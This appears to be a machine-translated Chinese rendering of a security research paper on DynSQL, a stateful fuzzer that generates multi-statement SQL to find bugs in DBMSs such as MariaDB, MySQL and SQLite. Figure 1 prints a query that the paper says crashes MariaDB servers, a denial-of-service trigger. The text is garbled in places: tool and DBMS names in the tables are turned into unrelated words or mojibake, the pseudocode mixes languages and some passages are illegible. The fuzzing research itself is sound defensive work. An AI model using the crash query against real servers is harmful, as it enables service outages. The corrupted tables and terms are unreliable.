DynSQL：复杂有效的SQL查询生成的数据库管理系统的状态性模糊检测

蒋祖明
苏黎世联邦理工学院

白嘉俊
清华大学

苏振东
苏黎世联邦理工学院

摘要

数据库管理系统（DBMS）是现代软件的重要组成部分。为了确保数据库管理系统的安全性，最近的方法是通过自动生成SQL查询来测试数据库管理系统的模糊性。然而，现有的DBMS模糊测试器在生成复杂和有效的查询方面是有限的，因为它们严重依赖其预定义的语法模型和关于DBMS的固定知识，但没有捕获DBMS特定的状态信息。因此，这些方法错过了DBMS中的许多深层错误。

在本文中，我们提出了一种新颖的状态模糊方法，以有效地测试DBMS并找到深层的错误。我们的基本想法是，在DBMS处理每个SQL语句之后，有一些有用的状态信息可以被动态地收集起来，以方便以后的查询生成。基于这个想法，我们的方法执行动态查询互动，利用捕获的状态信息，逐步生成复杂有效的SQL查询。为了进一步提高生成的查询的有效性，我们的方法使用查询处理的错误状态来过滤掉无效的测试案例。我们将我们的方法作为一个全自动的模糊测试框架DynSQL来实现。DynSQL在6个广泛使用的数据库管理系统（包括SQLite、MySQL、MariaDB、PostgreSQL、MonetDB和ClickHouse）上进行了评估，发现了40个独特的bug。在这些错误中，38个已经被确认，21个已经被修复，19个被分配了CVE ID。在我们的评估中，DynSQL优于其他最先进的DBMS模糊器，实现了41%的代码覆盖率，并发现了许多被其他模糊器遗漏的错误。

1 简介

数据库管理系统（DBMSs）在现代数据密集型应用中发挥着重要作用[13, 22, 44]，提供了数据存储和管理的基本功能。由于DBMS的代码量大，逻辑复杂，在开发和维护过程中不可避免地会引入错误。通过利用DBMS的缺陷，攻击者可以引入恶意威胁，使系统瘫痪[1, 5, 7]，甚至入侵秘密数据[14, 46]。

Fuzzing是一种很有前途的错误检测技术[2, 4, 15, 17, 26, 30, 47]，它通过生成包含一系列SQL语句的SQL（结构化查询语言）查询，被应用于测试DBMS [18, 43, 45, 48]。具体来说，一些模糊器[18, 43]利用定义明确的规则随机生成SQL查询，将这些查询送入目标DBMS，并检查是否触发了bug。为了改善DBMS的错误检测，一些方法[45, 48]进一步涉及反馈机制。在每个测试用例执行后，他们收集目标DBMS的运行时信息（如代码覆盖率），并检查是否出现有趣的行为（如覆盖新分支）。如果是这样，该测试用例将被存储为种子，用于以后的测试用例生成。

然而，现有的DBMS模糊器在生成复杂和有效的查询以发现DBMS中的深层错误方面仍然受到限制。一般来说，一个复杂的查询包含多个涉及各种SQL特性的SQL语句（如多级嵌套的子查询），而一个有效的查询则满足其语句之间的依赖关系（如后续的语句引用前面语句中定义的el-ements），并保证句法和语义的正确。现有的DBMS模糊器总是在生成的查询的复杂性和有效性之间做一个权衡。例如，SQLsmith[43]在每个查询中只生成一条语句，避免分析语句之间的依赖关系，这牺牲了复杂性来换取有效性；SQUIRREL[48]使用中间代表（IR）模型来推断依赖关系并生成包含多条语句的查询，但它产生超过50%的无效查询，并倾向于生成简单语句。

查询复杂性和查询有效性之间的矛盾之所以发生，是因为现有的DBMS模糊器严重依赖其预定义的语法模型和关于DBMS的固定知识，但没有捕获运行时的状态信息。它们要么忽略了状态的变化（如SQLsmith[43]），要么静态地推断出相应的状态（如SQUIRREL[48]），但却无法解决健全性和完整性问题。如果没有准确的状态信息，这些模糊器往往会在语句之间建立不正确的依赖关系，或者误用SQL特性，导致许多无效的查询被生成。为了生成有效的测试

表1：DBMS模糊器的概念比较

特点	证券公司	鱿鱼	ÃÃÃ
有状态的模糊处理	无	部分	全程
查询生成	靜態	靜態	动态
计划反馈	无	代码Cov	代码Cov+Error
查询的有效性	高	中层	高
报表编号	一	多个	多个
声明的复杂性	高	低	高

在这种情况下，这些模糊器必须限制生成的查询的复杂性，以容忍其不准确的状态信息。

事实上，DBMS对每条查询语句进行处理，每条语句执行后，被操作的数据库的状态会发生变化。在语句处理的间隙，DBMS特定的状态信息，包括最新的数据库模式和语句处理的状态，是可以利用的。然而，现有的DBMS模糊器无法捕获这些信息，因为它们的查询生成在查询执行之前就已经完成。为了解决这个问题，我们提出了一种新颖的状态模糊方法，以执行*动态查询互动*，将查询生成和查询执行合并。这种方法将每个生成的语句反馈给目标数据库管理系统，然后与数据库管理系统进行动态交互，在语句执行后收集最新的状态信息。收集的状态信息被用来指导后续语句的生成。受益于动态查询交互，我们的模糊方法将复杂的查询生成过程转化为几个简单而独立的语句生成过程，因此可以有效地生成复杂而有效的SQL查询。

此外，为了进一步提高生成的查询的有效性，我们的模糊方法使用*错误反馈*来指导代码覆盖率的测试案例生成。它收集查询执行的信息，观察生成的查询是否通过了目标数据库管理系统的语法和语义检查。如果生成的查询触发了任何语法或语义错误，这些查询将被识别为无效，并被直接丢弃。通过使用错误反馈，我们的模糊方法保证了所有选定的种子都是有效的，这对于在后续的突变中生成有效的测试案例是非常有用的。

我们将我们的方法作为一个有状态的DBMS模糊测试框架DynSQL来实现。表1总结了DynSQL和两个最先进的DBMS模糊器之间的概念差异，根据它们的设计和我们的评估结果。DynSQL和SQUIRREL都能意识到由生成的语句引起的状态变化。然而，SQUIRREL在处理复杂语句的状态时，往往会推断出不正确的状态信息。DynSQL通过动态地捕获最新的状态信息来解决这些问题，以便生成查询。除了SQUIRREL使用的代码覆盖率的反馈，DynSQL还使用错误信息来提高生成的查询的有效性。受益于这些改进，DynSQL可以有效地生成包含多个复杂语句的有效查询。

总体而言，我们做出了以下技术贡献：

- 我们提出了一种新的有状态模糊方法来解决现有DBMS模糊器的局限性。我们的方法执行动态查询互动，合并查询生成和查询执行，以有效地生成复杂和有效的SQL查询。此外，它使用错误反馈来提高生成的查询的有效性。
- 基于我们的方法，我们实现了DynSQL，这是一个实用的DBMS模糊框架，通过生成复杂而有效的查询，自动检测DBMS中的深度错误。
- 我们在6个广泛使用的DBMS上评估DynSQL，包括SQLite、MySQL、MariaDB、PostgreSQL、MonetDB和ClickHouse。DynSQL发现了40个独特的bug，其中38个已被确认，21个已被修复，19个被分配了CVE ID。我们将DynSQL与最先进的DBMS模糊器进行比较，包括SQLsmith和SQUIRREL。由于DynSQL能有效地生成复杂而有效的SQL查询，它的代码覆盖率提高了41%，并发现了许多被其他模糊器忽略的错误。

2 背景和动机

在本节中，我们首先简要介绍了DBMS是如何处理SQL查询的，然后说明了生成复杂有效的查询的难度，最后揭示了现有DBMS模糊器的局限性。

DBMS中的SQL处理。 SQL查询的目的是在用户和DBMS之间进行交流。为了管理数据，用户经常将多个SQL语句（例如，`SELECT`语句）整合到一个查询中，然后将查询发送到DBMS，由DBMS来操作数据库。在收到查询后，DBMS首先将其分解成几个语句，然后按顺序处理这些语句。

DBMS一般分四个阶段处理每个语句：解析、优化、评估和执行[38]。在解析阶段，DBMS首先根据其预定的语法规则检查语句的语法正确性，然后根据当前的数据库模式检查语义正确性。如果任何语法或语义检查失败，语句将被直接丢弃，整个查询过程可能被终止。在后面的阶段，DBMS优化语句的底层表达，并产生几个可能的执行计划。然后，DBMS评估每个执行计划的成本，最后执行最有效的计划。语句执行后，DBMS更新状态，包括数据库模式和执行状态，然后DBMS处理查询中的以下语句。

查询的生成。 一方面，DBMS模糊器应该保证生成的查询在语法和语义上的正确性，以便这些查询能够通过验证检查，而不会在早期阶段被丢弃。然而，这样做是很困难的，因为DBMS模糊器不仅需要遵守特定的SQL特征和语法，还必须分析可能的

```
CREATE TABLE t1 (f1 INTEGER);
CREATE VIEW v1 AS
   SELECT subq_0.c4 AS c2, subq_0.c4 AS c4
   FROM (
      SELECT ref_0.f1 AS
      c4 FROM t1 AS ref_0
      WHERE (SELECT 1)
   )AS subq_0

   ORDER BY c2, c4 DESC;
WITH cte_0 AS (
   SELECT subq_0.c4 as c6
   FROM (
      SELECT 11 AS c4
      FROM v1 AS ref_0
   )AS subq_0
   CROSS JOIN v1 AS ref_2)
SELECT 1;
```

图1：一个使MariaDB服务器崩溃的恶意查询。

由生成的语句引起的DBMS状态变化，以便精确地建立语句依赖关系并正确地引用属性。另一方面，为了探索不经常出现的状态，DBMS模糊器应该生成复杂的SQL查询，以触发DBMS中优化、评估和执行的深层逻辑。然而，增加查询的复杂性会大大增加保证查询有效性的难度。因此，生成复杂而有效的SQL查询来检测DBMS中的深层错误是非常重要的，但也是非常具有挑战性的。

图1显示了一个恶意查询，它使Mari- aDB服务器崩溃并实现了拒绝服务（DoS）攻击。这个漏洞影响了MariaDB服务器的各种版本（10.2-10.5），并且在DynSQL发现它之前已经存在了5年多。触发这个漏洞的查询已经被我们和开发人员简化，它被认为是最小的测试案例。然而，这个查询在结构和语义上仍然很复杂。它包含三个SQL语句。第一条是一个简单的CREATE TABLE语句，创建一个表t1。第二条语句是一个CREATE VIEW语句，包括三个层次的嵌套子SELECT语句来创建一个视图v1。 第一层的子语句在FROM子句中使用一个子SELECT语句。第二层的子语句引用了创建的表t1，并在其WHERE子句中再次使用了一个子SELECT语句。查询中的最后一条语句是一个简单的SELECT语句，带有一个复杂的COMMON TABLE EXPRESSION（CTE）。这个CTE使用了
一个两级的子SELECT语句。第一层的子语句在它的FROM子句中使用了一个子SELECT语句，它与创建的视图v1连接，在第二层的子SELECT语句中再次被引用。

事实上，生成这个查询在DBMS模糊测试中是很困难的。首先，这个查询包含多个导致DBMS状态变化的语句。模糊器需要捕捉这种变化，以便随后的语句能够正确地引用先前的语句所构建的元素。其次，这些state ments利用了各种SQL特性，如子SELECT state ment、CTE、CROSS JOIN等，这使得模糊器难以准确推断出可能的状态变化。

现有DBMS模糊器的局限性。现有的DBMS模糊器在生成复杂有效的SQL查询（例如图1中的恶意查询）方面受到限制，因为它们不能准确地捕获由生成语句引起的DBMS状态变化。相反，它们要么在每个查询中只生成一个复杂的语句，以避免对状态变化的分析[18，43]，要么结合多个相对简单的语句，其中的状态变化很容易被推断出来[48]。SQLsmith[43]，一个流行的基于语法的DBMS模糊器，可以使用其明确定义的抽象语法树（AST）规则生成复杂的SQL语句；但它是无状态的，不包含由其生成的语句引起的状态变化，因此它不能建立多语句之间的依赖关系，因此在每个查询中只生成一个语句。SQUIRREL[48]使用中间表示法（IR）来维护查询结构，它知道由其生成的语句引起的状态变化。它考虑了各种SQL特性，并维护了语句中多个变量的作用域和生命，导致其IR机制在推断复杂语句引起的状态变化时很复杂且容易出错。为了减轻这种影响，SQUIR-REL倾向于在查询中生成简单的语句。即便如此，SQUIRREL仍然产生了超过50%的无效查询[48]。如果没有准确的DBMS状态信息，现有的模糊器在生成复杂而有效的查询以广泛测试DBMS方面受到限制，导致许多深层次的错误仍然存在。因此，提出一个切实可行的解决方案来解决这些限制，对于DBMS的模糊测试是必要的，也是很重要的。

3 有状态的DBMS模糊测试

DBMS按顺序处理每条查询语句。每条语句执行完毕后，被操作的数据库内容和DBMS的状态都会动态变化。在两条语句执行的间隔中，DBMS记录其最新的状态信息，准确地反映其实时情况，包括最新的数据库模式和语句处理的状态。这些状态信息对于指导查询的生成很有价值。然而，这样的in- formation只有在每条语句执行后才能获得，所以现有的DBMS fuzzers不能捕获它，因为它们在查询执行前进行静态查询生成。

为了解决这个问题，我们提出了一种新的有状态的模糊方法，它通过与目标DBMS的动态交互来捕获准确的状态信息，而不是静态地接收状态变化。图2显示了我们方法的概况。其核心是*动态查询交互*，它将查询生成和查询执行合并到一个交互过程中。在交互过程中，我们的方法不断捕捉最新的DBMS状态，以逐步生成复杂而有效的查询，其中语句之间的依赖关系以正确的数据引用得到满足。为了进一步提高生成的查询的有效性，我们的方法利用*错误反馈*来过滤掉种子池中无效的测试案例。




图2：有状态的DBMS模糊测试的概述。

3.1 动态查询互动

概述。在生成每条语句之前，动态 查询交互首先查询目标DBMS以获取状态信息，包括数据库模式和状态处理的状态。然后，该技术使用这些信息来生成一个语句，并将其反馈给DBMS。语句执行后，该技术再次与DBMS互动，以获取最新的状态信息，并使用它来生成后续语句。通过这种方式，动态查询交互可以准确地捕获由执行的语句引起的状态变化，因此它可以有效地生成复杂而有效的查询。

动态查询交互主要由两部分组成，`Scheduler`和`Translator`。`Scheduler`用于与目标DBMS交互，以捕获最新的DBMS状态，将数据库模式传输给`Translator`，并管理整个交互过程。翻译器用于根据收到的数据库模式将输入文件翻译成SQL语句。动态查询交互的工作流程在算法1中描述。给定一个输入文件和tar-get DBMS，动态查询交互输出生成的查询，目标DBMS的代码覆盖率，以及查询处理的状态。下面将讨论动态查询交互的细节。

Scheduler。首先，`Scheduler`初始化使用的变量，包括输入文件的*file_size*、目标DBMS、读取字节*rb*、*查询*和覆盖率*cov*。然后，`Scheduler`进入一个循环，如果输入*文件*中的所有字节都被读取了，这个循环就会结束。在这个循环中，`Scheduler`首先查询目标DBMS以获得其最新的数据库模式（例如，表、列、视图、索引的属性），然后将查询到的*模式*、*文件*和读取的字节*rb*发送给`Translator`，后者将返回一个生成的语句*stmt*和更新的*rb*。`Scheduler`将*stmt*存储到*查询*的最后，并将*stmt*送入

算法1： 动态查询互动

输入： *文件，DBMS*

输出： *查询，Cov，状态*

```
函数调度器（文件，DBMS）：
    file_size ← GetFileSize (file)；
    dbms ← initial_state；
    rb ← 0; query ← []; cov ← {}；
    for rb < file_size do
        模式←QueryDBMS (DBMS)；
        stmt, rb ← Translator (schema, file, rb)；
        query ← [query, stmt]；
        status, cov ← ExeStmt (sttmt, DBMS)；
        如果CheckStatus (status, query)，那么
            休息；
    返回 query, cov, status；
Function Translator (schema, file, rb)：
    tmp_file ← file[rb, GetFileSize (file) - 1]；
    StmtGenerator.RandomSource (tmp_file)；
    stmt, tmp_rb ← StmtGenerator.Gen (schema)；
    return stmt, rb + tmp_rb；
Function CheckStatus (status, query)：
    如果status == CRASH，那么
        ReportCrash (query)；
        返回TRUE；
    如果状态∈ERROR，那么
        如果状态□/ SynErr和状态☒/ SemErr，那么
            ReportAbnormalError (query)；
        返回TRUE；
    返回FALSE；
```

以 目标DBMS。在DBMS处理完语句后，Scheduler将覆盖的分支收集到*cov*中，并检查语句处理的*状态*。如果*状态*表明触发了崩溃或错误，Scheduler将退出循环。当循环结束时，Scheduler返回生成的*查询*、DBMS执行的代码覆盖率*cov*以及查询处理的最终*状态*。

翻译器。收到来自Scheduler的参数，Translator首先提取*文件*中尚未被读取的部分，放入*tmp_file*。Translator使用内部SQL语句生成器StmtGenerator，根据提供的*模式*和*tmp_file*生成一个state ment。最后，Translator返回生成的语句*stmt*，并更新StmtGenerator已经读取的字节数。内部的StmtGenerator部署AST模型来生成SQL语句。通常，基于AST的工具[39, 41, 43]根据其随机种子（如系统时钟）生成随机SQL语句，这使得生成不方便且难以指导[30, 32]。与这些工具相反，StmtGenerator使用*tmp_file*作为其随机种子，这意味着当StmtGenerator遍历其AST树以生成SQL语句时，它根据从*tmp_file*读取的值决定应该选择哪些路径。具体来说，它通过计算vmod n的结果来做决定，其中v是从输入文件中读出的值，n是可用选择的数量。这样，StmtGenerator根据提供的SQL语句，确定生成SQL语句。输入文件的*文件*和当前数据库模式*的模式*。





图3：生成图1中的第三条SQL语句。

图3显示了第三个状态的生成过程。

在图1中，StmtGenerator在收到Translator的新输入文件后，开始遍历它的AST模型以生成SQL语句。在从翻译器接收到输入文件的新鲜部分后，StmtGenerator开始遍历它的AST模型以生成一个SQL语句。当它需要确定语句的类型时，它从文件中读取一个字节并得到值5，这表明它应该生成一个带有CTE的SELECT语句。然后，StmtGenerator再次读取文件并得到值1，这表明它应该使用CROSS JOIN来构造CTE。它需要进一步确定CROSS JOIN中使用的右表和左表，并在从文件中得到值3后决定为右表使用现有的表或视图。由于有两个可用的候选表（即表t1和视图v1），StmtGenerator读取文件并得到值9。根据9mod 2的计算结果，它使用第二个候选者（即视图v1）。随后的生成过程遵循类似的程序。

状态检查。Scheduler在每条语句被输入到目标DBMS时检查执行状态。具体来说，Scheduler检查是否触发了DBMS或其操作的数据库的任何崩溃。如果是这样，它就会将崩溃情况与查询一起报告，包括崩溃触发的语句和在之前的交互中产生的早期语句。与SQLancer[37]类似，Scheduler也检查目标DBMS是否报告任何错误。如果有的话，它会进行进一步的检查，如果错误不是语法或语义上的错误，它会报告一个异常



的错误。例如，MonetDB中的 "子查询结果丢失 "是一个异常的错误，表明DBMS丢失了计算结果的数据。这些检查使我们的动态查询交互能够报告可疑的bug，使目标DBMS发出警报，但不会直接导致它崩溃。请注意，如果任何崩溃或任何错误被触发，Scheduler将终止交互循环，因为目标DBMS已经进入了一个有问题的状态。

例子。图4说明了我们的动态查询接口是如何生成图1中的恶意查询并检测出漏洞的。当测试开始时，Scheduler首先查询

图4：图1中查询的动态查询 互动。

目标DBMS（即MariaDB）以获得其数据库模式。该模式是空的，因为还没有处理过任何语句。Scheduler将空模式发送给Translator。然后，Translator遍历其AST模型，并根据从文件中读取的值生成一个CREATE TABLE语句。Scheduler将该语句反馈给DBMS，并收集代码覆盖率和语句处理的状态。由于没有崩溃或错误，Scheduler进入了下一轮的交互。在第二轮中，Scheduler再次查询DBMS的最新模式，然后将该模式发送给Translator。由于已经执行了CREATE TABLE语句，该模式包含一个已创建的表t1。Translator首先删除文件中被读取的部分，然后根据更新的模式，使用处理过的文件来生成一个新的语句。它从文件中读取一些字节并生成一个CREATE VIEW语句，该语句引用了t1表。生成的语句再次被送入DBMS并被正常处理，因此Scheduler进入第三轮。在第三轮中，Scheduler查询DBMS并得到最新的模式，该模式被扩展为包含两列c2和c4的视图v1。这个模式被发送到Translator，Translator相应地生成了一个带有CTE的SELECT语句，其中模式中的视图v1被引用。当Scheduler将生成的语句送入DBMS时，触发了崩溃，因此Scheduler终止了交互，并报告了一个包含3个生成语句的bug触发查询。

3.2 错误反馈

动态查询交互的输入文件控制着查询的生成过程。适当的文件可以指导生成复杂和有效的SQL查询的方法，而无用的

图5：错误反馈的工作流程。

文件会导致重复和琐碎的查询。因此，我们的 state ful DBMS fuzzing需要产生有效的输入文件。一般文件的覆盖率引导的模糊器[2, 6, 15, 26, 30]似乎有助于实现这一目标，其程序反馈是代码覆盖率。在DBMS模糊测试中，当一个无效的查询触发了一个新的句法或语义错误时，代码覆盖率就会在事实上增加。在这种情况下，现有的覆盖率引导的模糊器将这个无效的查询保存到种子池中，并将其作为种子来执行突变以生成其他类似的查询。然而，这些生成的查询很可能会触发与种子查询相同的句法或语义错误，而不会增加代码覆盖率。

为了解决这个问题并进一步提高生成的查询的有效性，我们提出了*错误反馈*来过滤掉种子池中无效查询的输入文件。图5显示了错误反馈的工作流程。对于每一个SQL查询的输入文件，我们的方法检查查询是否在执行过程中增加了代码覆盖率。如果查询导致DBMS在运行时覆盖新的分支，我们的模糊处理方法将这些分支合并到全局覆盖中。对于每个增加覆盖率的SQL查询的输入文件，我们的方法进一步检查该查询是否使目标DBMS执行异常。如果DBMS报告任何错误，输入文件将被丢弃用于种子突变。通过这种方式，我们的模糊方法保证了所有被识别的种子在被用作动态查询交互的输入文件时能够产生有效的SQL查询。使用这些有效的种子，我们的种子变异在模糊处理过程中实现了产生有效查询的高可能性。

4 框架和实施

基于我们的有状态DBMS模糊方法，我们开发了一个新的模糊框架，DynSQL，通过生成复杂有效的查询来检测DBMS中的深层错误。DynSQL使用Clang[8]来编译和检测目标DBMS，以收集覆盖信息。图6显示了DynSQL的结构，它由六个模块组成：

- ***代码分析器。***它对目标DBMS的代码进行编译和分析，并生成一个可执行程序，接收和处理SQL查询。
- ***查询交互器。***它接收来自文件模糊器的输入文件，并执行动态查询交互，以生成复杂而有效的查询。它还收集目标DBMS的必要运行时间信息，以便进行动态分析。
- ***语句生成器。***它使用内部的AST模型来生成语法正确的SQL语句，这些语句只引用给定数据库模式中声称的数据。




图6：DynSQL的整体架构。

- ***运行时分析器。***它分析收集到的运行时 信息，根据错误反馈识别种子，并为下一轮模糊处理选择一个种子。
- ***文件模索器。***它执行传统的文件模糊处理，根据给定的种子生成文件。我们主要参考AFL[2]来实现这个模块。
- ***错误检查器。***它根据收集到的运行时信息检测错误并生成相应的错误报告。

下面讨论了DynSQL的重要细节。***DBMS支持***。DBMS经常为外部程序提供接口来操作和查询他们的数据库。这些接口被DynSQL用来设置测试过程。具体来说，DynSQL需要接口来启动DBMS，连接到DBMS，停止DBMS，发送SQL状态，获得语句处理的结果，以及查询数据库模式。DBMS通常对这些操作有明确的接口，所以用户在不同的DBMS中采用DynSQL是很方便的。根据我们的经验，我们的一位作者花了不到一个小时就使DynSQL支持了一个DBMS。

SQL语句的生成。我们参照SQLsmith[43]实现了我们基于AST的语句生成器，并且还支持一些SQL特性，例如`GROUP BY`、`UNION`等。由于许多DBMS使用他们自己的SQL方言，而且他们的SQL特征的共同核心很小[37, 39]，所以很难使用一个语法模板来有效地测试所有的DBMS。为了解决这个问题，我们根据SQL标准[40]固定了支持的SQL特征的一般部分，并使其他部分成为可选项。当测试一个特定的DBMS时，我们根据其官方文件启用该DBMS支持的可选SQL功能。

错误检测。DynSQL使用ASan[3]作为其默认的检查器来检测关键的内存bug。此外，DynSQL分析动态查询交互中收集的异常错误（第5.1节），以检测导致DBMS报告[illegible]信息。

查询最小化。为[illegible]重现和定位DBMS的错误，我们对每个触发新错误的生成[illegible]进行最小化。我们的最小化过程主要参考APOLLO[18]和C-Reduce[33]。在某些情况下，开发人员用他们的专业知识帮助我们进一步减少触发错误的查询。

表2：目标DBMS的基本信息

DBMS	模式	版本	辽宁省
SQLite	无服务器	v3.33.0	165K
ÄÄÄ	客户端/服务器	v8.0.22	3.25M
玛丽亚数据库	客户端/服务器	v10.5.9	3.45M
PostgreSQL	客户端/服务器	v13.2	1.05M
MonetDB	客户端/服务器	10月20日_17	307K
咔咔屋	客户端/服务器	v21.5.6.6	640K

表3：DBMS模糊测试的详细结果

DBMS	错误			有效性	
	发现	已确认	固定的	声明	查询
SQLite	4	3	3	279K/286K	24K/30K
ÄÄÄ	12	12	6	91K/96K	9.4K/13K
玛丽亚数据库	13	13	6	170K/175K	17K/21K
PostgreSQL	0	0	0	154K/160K	14K/18K
MonetDB	5	5	5	70K/72K	7.0K/8.6K
咔咔屋	6	5	1	74K/77K	7.5K/10K
共计	40	38	21	838K/866K	79K/101K

5 评价

为了了解DynSQL的有效性，我们在真实世界和生产级DBMS上对其进行了评估。具体来说，我们的评估旨在回答以下问题：

Q1 DynSQL能否通过生成复杂有效的查询来发现现实世界中DBMS的错误？(第5.2节)

Q2 由DynSQL发现的bug的安全影响如何？(5.3节)

Q3 动态查询互动和错误反馈对DBMS模糊测试中的DynSQL有何贡献？(5.4节)

Q4 DynSQL的性能能否超过其他最先进的DBMS模糊器？(第5.5节)

5.1 实验设置

我们在6个开源和广泛使用的DBMS上评估DynSQL，这些DBMS的最新版本包括SQLite[42]、MySQL[29]、MariaDB[27]、PostgreSQL[31]、MonetDB [28], 和ClickHouse [9].我们选择这些DBMS是因为根据DB-Engines Rank- ing[12]，它们被广泛使用，并被广泛测试[18, 24, 41, 43, 48]。这些DBMS的基本信息列在表2中（源代码的行数是由CLOC[10]计算的）。我们在一台具有8个英特尔处理器和16GB物理内存的普通PC上运行评估，使用的操作系统是Ubuntu 18.04。

5.2 运行时测试

按照SQUIRREL[48]的评估设置和Klees等人[21]的建议，我们使用DynSQL对每个目标DBMS进行5次模糊处理，并计算平均值以获得合理的结果。我们使用24小时作为模糊处理的超时时间，因为我们观察到6个目标DBMS的分支覆盖率和发现的错误在24小时后趋于一致，并且几乎没有变化，这与SQUIRREL是一致的。

表3显示了运行时测试的结果。列 "发现"、"确认 "和 "修复 "分别显示了被DynSQL发现、确认和被开发者修复的错误数量。列 "Statement "和 "Query "分别显示了有效和生成的SQL语句和查询的数量（有效/生成）。

生成的查询和语句。DynSQL生成了101K个SQL查询，其中79K个是有效的。有效查询的百分比为78%。这些生成的查询包含866K





图7：触发DBMS bug的SQL语句的数量。

SQL语句，其中838K是有效的。有效语句的百分比为97%。每个有效查询所包含的语句的平均数量是8.6条。这些结果表明，DynSQL可以有效地生成包含多个语句的有效查询。我们调查了无效的语句，发现它们未能通过验证检查，因为它们使用了复杂的表达式，其结果不符合其数据类型的约束或数据库的完整性约束。

发现的bug。DynSQL发现了40个独特的bug，包括SQLite中的4个，MySQL中的12个，MariaDB中的13个，MonetDB中的5个，以及ClickHouse中的6个。在这些bug中，31个是内存bug，9个是语义bug，导致DBMS报告奇怪的错误。这些bug的细节将在第5.3节讨论。我们将这些bug报告给了相关的开发者。其中，38个bug已经被确认，21个bug已经被修复，19个被分配了CVE ID。对于17个未修复的bug（例如MySQL中的两个堆缓冲区溢出bug），由于DBMS的复杂逻辑，开发人员还没有弄清确切的根源，或者他们没有建立适当的修复补丁，不会降低DBMS的性能。对于这2个未经证实的bug，我们仍在等待开发者的回应。***触发错误的查询中的语句。***我们分析了触发DBMS错误的查询中的语句数量。请注意，所有被分析的查询都被简化了。图7中的重新结果表明，只有2个bug可以通过使用一个语句来触发。这2个bug分别是由`SELECT`语句和`CREATE TABLE`语句触发的。使用2条语句的查询可以触发19个bug。这些查询都使用一个`CREATE TABLE`语句和一个`SELECT`语句。对于剩下的19个bug，触发bug的查询至少包含3条语句。这些查询经常使用不同种类的语句，具有各种SQL特性。附录A的列表1-6显示了这些查询的一些例子。



